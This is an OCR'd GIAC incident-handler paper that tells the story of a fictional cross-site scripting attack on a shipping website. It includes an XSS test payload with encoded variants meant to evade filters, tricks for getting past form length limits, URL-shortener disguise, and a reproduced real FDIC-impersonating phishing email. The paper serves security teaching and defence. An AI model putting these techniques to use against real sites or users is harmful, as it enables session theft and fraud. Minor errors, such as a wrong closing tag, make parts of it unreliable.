Global Information Assurance Certification Paper

How Jack's ID was Hijacked by a Cross-Site Scripting (XSS) Attack

by Jon Lucenius

Global Information Assurance Certification

GIAC Cerified Incident Handler (GCIH)

Practical Assignment Version 3 - July 2003

Submitted on March 24, 2004

Table of Contents

Statement of Purpose

Cross-Site Scripting (XSS) attacks are being carried out each and every day on the Internet. These attacks, sent to users via email, can take the form of conveniently provided links in discussion forums, or be part of a maliciously formed web page, each designed with the purpose of stealing or copying an unsuspecting users confidential information to a third party location. These attacks can also be used to send data, which in turn can be other exploits, to machines of the attackers own choosing.

This will be the story of a user named Jack, who ships goods internationally on a regular basis using a variety of forms of transportation. To make his life easier, he is a member of The International Transportation Agency (ITA) and is a registered member of the website. He regularly uses the site to search for available transports around the world, and uses the secure side of the site to secure shipping orders and manage his contacts. The site is located at http://www.inttraage.com/, adheres to sound security principles when developing and deploying their web applications, and keeps their servers patched on a regular basis. They have an excellent customer satisfaction rating and respond in a timely manner to customer requests. While neither Jack or this website really exist, this attack is exploitable and vulnerable sites in the real world definitely exist.

Recently, Jack has noticed that whenever he does a search, which is on the unsecured side, and then logs in to put in a bid, he is outbid each time. He suspects that his search is visible to outsiders since it is not behind a secure login, and has asked the company for a secure login option. He is told that that will be available soon, and that it is a common request. However, when Jack made the request, he did so from a public phone, and the details were overheard. This is what lead to the following attack, or so he thinks.

This paper will present in detail the techniques used to conduct an XSS attack against the ITA website. It will start by testing the search page for XSS vulnerabilities, and then show how to use the code from that page to help generate URLs to be used in the attack. The exploit code will be sent via email to the victim, employing an easy URL shortening technique. Once the victim falls for the attack, the pilfered information will be programmatically extracted from the log file into a useful format.

After this vulnerability has been exploited we will call the Customer Attack Response Team (CART) and have them use the six steps of Incident Handling to piece together what happened during the attack. To prevent the attack from working again, code will be shown in Perl, a popular programming languages for building dynamic websites.

Conventions used in this paper

`Commands - NORMAL FIXED-WIDTH FONT.`

- My Comments – **[NORMAL FIXED-WIDTH FONT]**.
- Defined Terms – **Bold Regular Font In RED UNDERLINE**.
- Menu selections "`File -> Open -> Action Item`".
- Local Paths "`/Applications/Utilities/AppName`".

Before Trying These Techniques

GET PERMISSION BEFORE STARTING - The reader is encouraged to try the techniques presented in this paper on their own sites and the sites that they are authorized to use and test for these types of security holes. It is critical to get permission first from individuals that are able to make authoritative decisions regarding these activities. These testing activities should become part of a Privacy Policy, either for the individual, the company or both. If you help is needed developing one, an excellent resource is The SANS Security Policy Project (http://www.sans.org/resources/policies/) on the SANS website. (SANS.org) Since new sites are continually being developed, new developers being hired, and outside agencies employed, the code that comes in from all sources must be reviewed and tested on an ongoing basis to insure integrity. Have each person and/or agency sign a document ensuring that they are aware of standard anti-XSS coding practices and that they will be adhered to when developing web sites.

The Exploit

Name/Advisory

This exploit is **CERT® Advisory CA-2000-02** and was given the title **Malicious HTML Tags Embedded in Client Web Requests** (CERT® Advisory CA-2000-02). This advisory was originally released on February 2, 2000, with the last revision on February 3, 2000. This advisory is available at http://www.cert.org/advisories/CA-2000-02.html

Although it is not named Cross-Site Scripting or XSS or CSS in the title, a reference to cross-site nature of the attack is mentioned in the advisory. The name XSS is being used instead of the proper acronym CSS which also stands for Cascading Style Sheet. These attacks will be referred to as XSS throughout this paper.

In that advisory, users are warned of this type of action

> "Under some conditions, an attacker may be able to modify the behavior of forms, including how results are submitted." (CERT® Advisory CA-2000-02)

This is the exact vulnerability that will be exploited, as well as introducing an easy URL shortening technique to help masquerade the initial part of the attack.

See the list of Useful References at the end of this document for additional articles on various attack techniques and prevention measures.

Operating Systems Affected

An XSS attack can be directed against just about any platform that will support a dynamic web server and/or a web browser. Since it is the underlying CGI technology in conjunction with the victim's browser that is being attacked, and not an operating system directly, we will look closely at the two specific areas that are being attacked. Those two areas include the technologies used to build dynamic web pages and the browsers that are used to view these same pages.

Services/Applications Involved

Since the attack or exploit code must ultimately be executed and/or rendered in the user's browser, there are certain browsers that are less vulnerable to these types of attacks. One prerequisite for browser functionality is to be able to support (and have enabled) JavaScript. By turning the JavaScript off therefore, many of these attacks can be stopped or at least exposed.

JavaScript was started by Netscape Communications Corporation, and was first introduced on Dec 4th, 1995 in the 2.0 beta version of their browser.(Netscape Communications Corporation) Since then all versions of Netscape on all platforms that it runs on have supported JavaScript. Today, the most popular

browser is Internet Explorer, and it has supported JavaScript since version 3.0 on each platform that it is capable of running on. There are also many so-called alternative browsers - iCab, Mozilla, Opera Camino, and Safari just to name a few - and all of these are JavaScript capable and have it turned on by default. It is a fair bet to say that a large percentage of users are now using browsers that are JavaScript enabled and that a large percentage of them keep it turned on. Many websites require that you have JavaScript enabled, and this sometimes lulls programmers into assuming that JavaScript will be available for character cleansing to prevent XSS attacks. This is not the case and actually has the opposite effect, since having JavaScript enabled potentially opens the door for an attack.

There are a few browsers that do not use a GUI, which have a text-based interface. `Lynx` (About Lynx) Is one of the most popular of these (see http://lynx.isc.org/ for the latest information). Being that these do not support JavaScript these types of TEXT ONLY browsers are safe from the type of attack described here. If you want to browse the web safely and quickly, these browsers maybe the way to go. A newer version that supports tables as well is `links`. (Links Home Page) Until recently, the `links` browser did not support JavaScript either, but new versions seem to support it now. See the `links` homepage at http://artax.karlin.mff.cuni.cz/~mikulas/links/ for more details on this evolving browser.

Since the attack begins with an HTML email message, it is good to know what common email clients support the HTML format. Using HTML in email is a common way of hiding the true URL from the victim. Microsoft Outlook and Outlook Express are both very common email clients on the Mac and Windows, and both platforms support a client called Eudora from QualComm as well. These three clients make up a majority of email clients. Of course anybody who uses web based email clients will naturally support HTML email by default. It is important to note that most email clients have the option of turning off HTML email in favor of viewing just plain text.

Although it is difficult to conduct an XSS attack through a plain text message, there are techniques that allow these attacks to be used against such email clients. One of those techniques is URL Shortening, and while not the topic of this paper, this technique will be used to make a plain text attack possible. This technique will be explained in more detail under Known Variants below.

Protocols Involved

The main protocols used in this attack are Hyper Text Transfer Protocol (HTTP) and Simple Mail Transfer Protocol (SMTP). Although SMTP is used in the general way that normal emails are sent, a deeper understanding of the HTTP protocol and how it relates to XSS is needed to carry out these attacks in a proficient manner. Of particular importance is what happens when text is passed from the victim's browser to the target server. It is **url-encoded** by the browser

and then decoded at the server whenever an HTML form is sent. See the Conversion Table in Appendix A for a listing of common characters in hex and decimal encodings. When used maliciously, these character conversions can allow us to send information that is capable of bypassing the filtering mechanisms set up at various levels, and become particularly important when implementing coding attacks that use JavaScript functionality in a victim's browser.

Additional Technologies

Additionally, the following technologies play a major role in conducting a successful XSS attack against a sophisticated system. The more detail that the attacker understands about each of these technologies means that they have more options at their disposal. It is the job/duty of the web programmer to know these in detail and program against these attacks at every level of code. It is crucial to remember the policy of Defense in Depth, since you cannot guarantee where in your architecture the attack may come from. Even if you control all the web-based input mechanisms, cookies can still be modified by the client that your web site stored for later use, and databases can often be accessed in various ways as well. It is critical to never trust the source of data, no matter how authentic it may seem.

HTML – Hyper Text Markup Language - must be understood well to rewrite web pages in a new way to make them respond to the attackers code. The key is to do this in such a way that the victim will not realize that the page has been altered by an outside party. Some of the techniques employed include adding form fields, grabbing cookies, commenting out undesirable lines of code that interfere with the attack, referencing remote files on a target/evil system, and other techniques that make the attack possible and keep the final page looking and feeling authentic. It is vital to make the page that has been altered by our code look harmless and friendly to the end user so that they will feel comfortable using the page. For more information on HTML see the W3 Consortium's site, http://www.w3.org/, which sets and maintains the standards for web development. (World Wide Web Consortium)

JavaScript - This is a primarily a browser based scripting language that makes web pages interactive on the client side. It is similar to the Java programming language by name and that it is object orientated. A thorough knowledge of JavaScript is needed to exploit various XSS holes. The more you know about JavaScript and each of it's functions, what they do, and how to employ them, the easier and more effective it becomes to conduct an XSS attack. JavaScript can be used to write HTML to a web page directly, to gather **cookies**, load and call other remote Scripts, images, and various other web technologies.

JavaScript call can be made in at least 3 places on an HTML page. It call be called in the `<HEAD` tag or in the `<BODY` tag using a `<SCRIPT` tag, or code can be inserted into HTML elements, including those used to render forms used for user

input. Our attack will present the user with an form that is entirely fake but looks plausible.

Cookies - Cookies are bits of information that are given to the user from the server. They are usually stored as text files by the browser on the user's hard drive. They can be specified as being a session cookie or a persistent one. Persistent cookies are rather permanent as the name implies, and either may have an expiration date included. They know what domain they are from, and browsers can be set to only allow cookies to be accessed from the same domain from which they were sent. They are used for tracking site usage, remembering your name, ID or sometimes even more personal information. **What they should store are keys into a database or some remote data store, and not the data itself.** The current cookies for that server/session/page can be accessed by calling document.cookie, and if that information is sent to a third party via am XSS attack, ID theft can take place. More information on cookies is also available on the W3C website at http://www.w3.org/ (World Wide Web Consortium)

CGI - CGI stands for COMMON GATEWAY INTERFACE and is the basis for communication to/from browsers using the HTTP protocol standards. If the reader is unfamiliar with CGI an excellent tutorial can be found at NCSA (NCSA – The Common Gateway Interface). Do remember that CGI is a standard and has be implemented in many different ways by many different languages. The examples in this paper will use Perl since it is a common language easy to read and well documented. CGI applications have been written in languages such as C, TCL, AppleScript, FORTRAN, or just about any other language that can run on a web server and is capable of accepting text-based input and returning output. Most programming languages therefore qualify. When looking for a tutorial on CGI, look for one that explains the standards in examples using several languages.

Perl - This is the most common server side scripting language on the internet. Perl was released in 1987 and was written by Larry Wall. It is fully documented at http://www.perl.org/. Perl is short for Practical Extraction and Reporting Language, and excels at processing text. Since the internet is mostly a text based medium, this (or the Pathologically Eclectic Rubbish Lister as it is sometimes called), is the ideal language for coding CGI programs. While Perl offers several built-in security mechanisms, most of these are either misused or ignored totally by a large percentage of developers. You will see how to bypass all the JavaScript filters and just deal with the Perl CGI on the back-end. We will look at how Perl handles various character encodings and processes CGI requests, and see how to use this knowledge to our advantage.

PHP - (Personal Home Page) is also a popular scripting language, and since it is based on Perl, most of what is spoken about Perl is applicable to the PHP language as well. [???]


Known Variants

Phishing – This technique can be used separately or as part of this attack. It is the practice of sending out a mass of emails in hopes that a small percentage of users will respond as intended. Whether or not there is a vulnerability being exploited is content dependent, as this is also a sales technique responsible for some of the spam that is so popular these days. Knowing what you asked for and what is a legitimate offer will go a long way toward reducing the impact of these type of emails. It can be used as part of the next variant below. The Federal Trade Commission has a consumer help page at http://www.fdic.gov/news/news/press/2004/pr0604.html with useful information. From the FTC site:

> The fraudsters tell recipients that they need to "update" or "validate" their billing information to keep their accounts active, and direct them to a "look-alike" Web site of the legitimate business, further tricking consumers into thinking they are responding to a bona fide request. (FTC - How Not to Get Hooked by a Phishing Scam)

There have been several Phishing attacks recently on a major bank and some eCommerce sites. Almost every attack has explained 'security' as the reason for the email in the first place. Somehow users are lulled into complacency once they are convinced they are doing something for 'security reasons' – probably because they think they have to or else.

The following graphic was found on one of these sites educating the user base on what these attacks look like. The name of the site that was attacked by this email is being intentionally withheld to avoid further negative publicity. The email in the graphic is a real attack. Note the use of important sounding titles and the names of real people and departments in the Government. People may perceive these officials may be authorized to request such info – generally these officials are not authorized to make these requests.



NOTE: Some business customers [redacted] received the following "phishing" e-mail. This e-mail asks the recipient to provide account and identity information, however the bogus Web site is not currently active. Please take a moment to review this phony note, so that you can be aware of what "phishing" is and protect yourself and your money.

To whom it may concern; PHISHING E-MAIL

In cooperation with the Department Of Homeland Security, Federal, State and Local Governments your account has been denied insurance from the Federal Deposit Insurance Corporation due to suspected violations of the Patriot Act. While we have only a limited amount of evidence gathered on your account at this time it is enough to suspect that currency violations may have occurred in your account and due to this activity we have withdrawn Federal Deposit Insurance on your account until we verify that your account has not been used in a violation of the Patriot Act.

As a result Department Of Homeland Security Director Tom Ridge has advised the Federal Deposit Insurance Corporation to suspend all deposit insurance on your account until such time as we can verify your identity and your account information.

Please verify through our IDVerify below. This information will be checked against a federal government database for identity verification. This only takes up to a minute and when we have verified your identity you will be notified of said verification and all suspensions of insurance on your account will be lifted.

http://www.fdic.gov/idverify/cgi-bin/index.htm

Failure to use IDVerify below will cause all insurance for your account to be terminated and all records of your account history will be sent to the Federal Bureau of Investigation in Washington D.C. for analysis and verification. Failure to provide proper identity may also result in a visit from Local, State or Federal Government or Homeland Security Officials.

Thank you for your time and consideration in this matter.

Donald E. Powell
Chairman Emeritus FDIC

John D. Hawke, Jr.
Comptroller of the Currency

Michael E. Bartell
Chief Information Officer

Counterfeit Web Page – This is when the attacker sends a email that either embeds a page that looks like the target's site or sends a link directing the victim to such a page. Generally the user is encouraged to fill in a form, which information is captured and then they are directed to the real site. While similar in nature, this is plain malicious coding and copying, and requires the attacker to have a dedicated web site with a different URL than the real site. The XSS attackers actually use the target's own site against themselves, preserving the integrity of the hostname in the process. Since this is an email attack, or even simply a fake website, the real site's **cookies** in the victims browser are therefore not vulnerable.

The attacker can however hide the real URL of his domain with the URL shortening techniques outlined below, tricking the user into revealing sensitive data.

URL Shortening – There are a few variations on this attack, two of them are as follows

Null Character in the URL – This was disclosed in Vulnerability Note VU#652278 (see http://www.kb.cert.org/vuls/id/652278) and the overview from that page reads as follows:

> Microsoft Internet Explorer does not properly display the location of HTML documents. An attacker could exploit this behavior to mislead users into revealing sensitive information. (cert.org)

This vulnerability exists in recent version of Internet Explorer and is possible because the full URL format (see RFC 2396 at http://www.w3.org for full details) is userinfo@host:port. If there is what appears to be a real hostname in the userinfo portion, and a NULL (hex \x00) character before the @, the browser will display one URL and be accessing a completely different site. The details of this attack are outside the scope of this paper and the reader is encouraged to look at the above Vulnerability Note for more Information. It is worth noting that that site does say the following:

> Enter URLs manually - Do not click on URLs from untrusted sources such as unsolicited email or instant messages. Type URLs or use trusted bookmarks for sensitive sites. (cert.org)

This can be circumvented by the technique mentioned next.

Using a URL Service – This technique is used in this paper to shorten a very suspicious looking long url, over 2040 characters, and make it quite small. These URLs look normal and work when they are typed in by the user. There are 2 services that I have used, http://tinyurl.com and http://lesslink.com, and they work in a similar manner. They take a long url, like from a mapping program, and relate it to a short URL in a database. You click the short one, and they redirect to the long one.

Even these long URLs have a maximum length. Recent versions of Internet Explorer (> 6.0) limit the length of acceptable URLs to 2048 characters. If you put a URL that is longer into LessLink, one these services, the redirect will not work since it uses a META REFRESH tag, and the length of the URL for that tag is limited as well.

This is a simple but a very effective and a dangerous component of this attack. The owners of http://lesslink.com have been contacted and been informed them of the role they played in this attack. They asked for help in detecting these attacks and this paper will contain such information in the Recovery section under Incident Handling. It should be noted that a certain degree of social engineering may be needed to convince the user that a shortened URL is valid

may be needed to facilitate the attack. In the email, an example of this will be shown.

Secondary Attacks - Just because the attack method described here does not need other protocols to implement it, does not mean that they can't be used in a secondary attack initiated by the first one. XSS is simply a way of executing code in the victim's browser that is capable of having an effect on two or more systems. Since this code can be any browser base string a large number of secondary attacks are possible in addition to the information stealing covered in this paper. for example if I have a hypothetical string that when sent to port 110 causes a server to crash, and I embed that string in my exploit code, I can make it appear that the victim's browser is the one that is responsible for the attack. When taken to an extreme this can be the basis for other attacks such as a Denial of Service attack (DOS). imagine that I sent out 1 million e-mail’s each of which make requests to single server upon executing. If everybody clicks at once the targeted server will be under stress. There are problems with this method, since it is based on user action and not an automatic event. If only 10 percent of the user's click on the email that is sent, that may be good percentage for stealing a cookie or password, but would be a rather poor basis for other attacks such as Denial of Service.

Detailed Description

A great resource on these type of attacks is a paper in PDF format by SPI Dynamics (SPI Dynamics) entitled *Cross-Site Scripting: Are your web applications vulnerable?.* The following description is from that paper.

> Cross-site scripting (also known as XSS or CSS) occurs when dynamically generated web pages display input that is not properly validated. This allows an attacker to embed malicious JavaScript code into the generated page and execute the script on the machine of any user that views the site. (SPI Dynamics)

This vulnerability exists because the function of a CGI application is to take data from the web as input and use it to generate a new page. This behavior makes web pages vulnerable when they repeat information that was received in the URL verbatim. A malicious user can then place tags in that URL that cause the dynamic page when rendered in the browser to (mis)behave in certain ways.

This attack has also been described at great length on the http://cert.org website as CERT® Advisory CA-2000-02 at http://www.cert.org/advisories/CA-2000-02.html , and the reader is encouraged to look at the information presented there as well.


The following example will make the point clear. If I have a search page that repeats the search term on the next page, I might have a vulnerable page.

Consider the following complete `<FORM` tag which is used as the search screen field our target host. (I have eliminated HTML that is not relevant to this point) My comments are in this **FONT**


```
<form
      action="/cgi-bin/webcgi/xfind.cgi"
THIS IS WHERE THE FORM WILL BE SENT.

      method="POST"
THIS WILL HIDE THE URL THAT IS SENT TO THE CGI FROM THE USER. THE "GET"
METHOD WOULD SHOW THE URL THAT WAS SENT IN THE LOCATION BAR ON THE NEXT
PAGE. THIS SHOULD NOT BE CONSIDERED A SECURITY MEASURE.

      enctype="application/x-www-form-urlencoded"
FORM DATA PASED USES STANDARD CGI CHARACTER ENCODINGS
SEE APPENDIX A FOR A TABLE OF CHARACTER ENCODINGS

      name="searchForm"
NAME OF THE FORM AS REFERED TO IN THE JAVASCRIPT DOCUMENT OBJECT MODEL.
document.searchForm.XXX.value will access the form values .

>
      <input type="hidden" name="formOK" value="1">
```

```
THIS IS PROBABLY MEANT TO BE A SECURITY MEASURE – BUT IS NOT - THESE
FIELDS ARE EASY TO FIND AND DUPLICATE. DO NOT DEPEND ON HIDDEN FIELDS
TO ENSURE THE INEGTRITY OF THE DATA.

<input type="RADIO" name="server" value="Local" CHECKED>N & S America
<input type="RADIO" name="server" value="Develop">Eurasia
<input type="RADIO" name="server" value="Prod" >Africa & Mideast
<input type="RADIO" name="server" value="Prod" >Aust & Oceania
THE VALUE OF 1 OF THESE IS REQUIRED ON THE NEXT PAGE

      <input type="TEXT"
            name="searchers"
            size="20"
            maxlength="40"
THIS IS WHAT WAS ADDED MOST LIEKLY TO PREVENT LONGER URLS FROM BEING
SENT BY A MAILICOUS USER. The 40 IS STILL MORE THAN A URL GENERATED BY
TINYURL.COM OR BY LESSLINK.COM

            value=""
      >
      <input type="SUBMIT" name="Submit" value="Search">
THIS VALUE IS OFTEN OVERLOOKED WHEN READING FORMS BY HAND. THE
TECHNIQUE WE WILL USE WILL EXPOSE ALL FIELDS SO WE DO NOT MISS ANY

</form>
```

When rendered in context in a browser on a webpage the form looks like the screenshot below.



When the form is submitted the next screen displays the search term the user typed in several places. This page needs to be investigated further.



The screenshot above shows that the search term 'cars' appears in the grey box, and back in the form field itself. This page is potentially vulnerable to an XSS attack because it repeated information.

In our attack in the next section, specific steps will be given to do an complete analysis of a page's vulnerability. Because this site made one fatal mistake, an entire table will be added to the page, complete with a new `<form`, that contains our XSS code.

These exploits remain when the authors of web applications fail to check input streams for certain characters. When special characters are allowed through, dynamically generated pages are vulnerable to this type of attack. Some pages are vulnerable even though they may not appear so at first glance.

In the previous example the search field was limited to 40 characters by placing a `maxlength="40"` parameter on the input field. This will limit the ability to test the generated page in certain ways, but since data can be sent directly to the web server which contains the fields that the server is expecting, the length check can be bypassed.

Because of this, developers should not depend on the integrity of the form being preserved. The contents of the URL that is received should always be validated using the methods described in the Incident Handling section under Remediation.

Do not assume since the user needs JavaScript to submit the form or that the referring URL in the header matches what is expected, that the data will meet the parameters that are set. This is not security at all but rather a meager attempt at obscurity instead.

There is an easy way to bypass these measures and construct a URL that will meet the servers expectations exactly. This can be done using a utility called `tcpflow` to read the request sent to server by the form. This technique will be presented in detail as we prepare to carry out the attack. Once we determine what format the CGI script is expecting from a valid URL, we can then modify the parameters to suit our needs.

In order to conduct these attacks you must know how to encode characters that have special meanings when used in a URL. It is possible due to various character encoding to pass special characters to the web server, have them bypass filters that have been set up, and have them render proper HTML on the dynamic page. There are plenty of sites that are filtering characters such as '<' '>', but these are still vulnerable because they filter these before the URL has been decoded and not after.

To begin, let us consider a short URL to be url-encoded. We'll start with
`<script>alert('cars')</alert>`

When encoded (see Appendix A & B) it becomes

```
%3Cscript%3Ealert%28%27cars%27%29%3C%2Fscript%3E
```


The following conversions took place

```
<  … %3C
>  … %3E
'  … %27
(  … %28
)  … %29.
```

The URL now contains only alphanumeric characters and a percent (%) sign. Because these characters are common in HTML URL schemes it is extremely difficult to filter these out at the firewall. Some go further and encode the word SCRIPT - it is considered a dangerous key word since it can call other code. The same goes for the <APPLET, <EMBED, <IFRAME , and <OBJECT tags. As a defender of these attacks it is critical to decode first, using several passes, and then filter. Here is the same tag slightly encoded to bypass some simple filters. Of course all the characters can completely encoded as well.

```
%3Csc%72%69pt%3Ealert%28%27cars%27%29%3C%2Fscr%69%70t%3E
```

Putting `<script>alert('cars')</alert>` in the search field results in the following page:



That alert dialog box is just what an attacker is looking for. DO NOT use the encoded form of the URL seen earlier in the dialog box. The browser will encode it AGAIN and the results will not be what is expected. When the URL is sent to the web server, that is the time to encode it and let the web server decode it.

There are coding techniques that can be used to render these attacks useless. Many great anti-XSS techniques are presented in the paper by SPI Dynamics and are also on the http://cert.org website in CERT® Advisory CA-2000-02. Start by defining what characters will be allowed and take out all the rest. For example - if there is a password field and the rule to use passwords that are alphanumerical plus a few safe characters, and no more than 25 characters in length, then anything that does not contain these characters or is longer must therefore be a bad password or an attack. The Recovery section of this document will show examples of filters in Perl, a popular server-side CGI scripting language. Note that a JavaScript solution will not be presented because it is easily by-passed. These filters can be used as starting points to make your code safe as possible.

So how exactly is somebody's text that they typed in sent to a third-party server without their knowledge, without redirecting visibly to that server, and all the while making the page still work as originally intended?

One technique is to use JavaScript to make a new image and give that image a URL that contains the information you want to send. The code that makes new images and call the subsequent URLs is the exact code that is used on mouse-over techniques common on web pages that show a new image when the user

moves the mouse over one on a web-page. It is important to note that the images that are being called are not shown on the page and do not need to exist at all. They are called in the background without the user's knowledge. A wary user may discover and/or thwart these calls by examining source code, running a port sniffer, or setting firewall rules blocking traffic to suspicious hosts.

